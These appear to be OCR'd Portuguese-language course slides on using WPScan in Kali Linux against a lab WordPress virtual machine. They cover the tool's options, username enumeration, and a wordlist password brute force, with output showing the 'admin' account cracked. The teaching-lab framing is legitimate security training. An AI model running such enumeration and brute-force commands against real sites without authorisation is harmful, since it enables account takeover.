
Pentest com Kali Linux



Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Usando o WPScan

Mais e mais empresas hoje utilizam o chamado (*Software as a Service*) ferramentas ‘prontas’ em seus negócios diários. Por exemplo, não é incomum para um negócio para usar o WordPress como um sistema de gerenciamento de conteúdo de seu site. Ser capaz de localizar vulnerabilidades nestas aplicações pode revelar-se extremamente valioso.

Um grande recurso para aplicações de captação para testar é o Turnkey Linux (http: // www turnkeylinux.org.). Vamos baixar a popular distribuição do WordPress Turnkey Linux.

Usando o WPScan

No site existem muitos softwares prontos para você testar;

No entanto, vamos examinar WordPress.

Usando o WPScan

Na página de download do WordPress, selecione a imagem ISO e uma vez que o download for concluído, siga as instruções para instalar num VirtualBox na aula correspondente a este curso.

Usando o WPScan

O WPScan leva vários argumentos e eles incluem:

- -u <nome do domínio de destino ou a url>: O argumento ‘u’ permite que você especifique um domínio para o alvo
- -f: O argumento ‘f’ permite forçar uma verificação para ver se WordPress está instalado ou não

Usando o WPScan

- -e [opções]: O argumento ‘e’ permite que você defina uma enumeração

Usando o WPScan

** Certifique-se de que ambos as máquinas, o WordPress Virtual Machine e Máquina Virtual do Kali Linux são iniciados com o VirtualBox somente configuração de rede adaptador usado.

Usando o WPScan

Agora abra o terminal do Kali e digite:

wpscan – h

A imagem será parecido com essa ai embaixo:

Usando o WPScan

```
root@kali:~# wpscan -h
_______________________________________________________________
 __          _______   _____
 \ \        / /  __ \ / ____|
  \ \  /\  / /| |__) | (___   ___  __ _ _ __
   \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
    \  /\  /  | |     ____) | (__| (_| | | | |
     \/  \/   |_|    |_____/ \___|\__,_|_| |_| v2.0rNA

    WordPress Security Scanner by the WPScan Team
 Sponsored by the RandomStorm Open Source Initiative
_______________________________________________________________

Help :

Some values are settable in conf/browser.conf.json :
  user-agent, proxy, proxy-auth, threads, cache timeout and request timeout

--update   Update to the latest revision
--url    | -u <target url>  The WordPress URL/domain to scan.
--force  | -f Forces WPScan to not check if the remote site is running WordPress.
--enumerate | -e [option(s)]  Enumeration.
  option :
    u        usernames from id 1 to 10
```

Usando o WPScan

Vamos executar um WPScan básico contra a Máquina Virtual WordPress. Neste caso, o endereço IP do nosso alvo é 192.168.1.190:

```
# wpscan -u 192.168.1.190
```

Usando o WPScan

Agora, vamos enumerar a lista de nome de usuário,

executando o seguinte comando

```
# wpscan -u 192.168.1.190 -e u vp
```

Usando o WPScan

Finalmente, nós podemos fornecer uma lista de palavras com senhas pré-escritas para o WPScan emitindo uma -wordlist <caminho do arquivo>:

wpscan -u 192.168.1.190 -e u --wordlist /root/wordlist.txt

Você pode baixar essa wordlist na internet!

Usando o WPScan

```
 |  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthe...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+-----------------+
    | Id | Login | Name            |
    +----+-------+-----------------+
    | 1  | admin | admin — TurnKey |
    +----+-------+-----------------+
[!] Default first WordPress username 'admin' is still used
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : admin Password : admin

  Brute Forcing 'admin' Time: 00:00:00 <======================                    > (1 / 2) 50.00%  ETA: 00:00:0
  +----+-------+-----------------+----------+
  | Id | Login | Name            | Password |
  +----+-------+-----------------+----------+
  | 1  | admin | admin — TurnKey | admin    |
  +----+-------+-----------------+----------+

[+] Finished: Thu Sep 15 10:48:42 2016
[+] Requests Done: 60
[+] Memory used: 16.391 MB
[+] Elapsed time: 00:00:02
root@kali:~#
```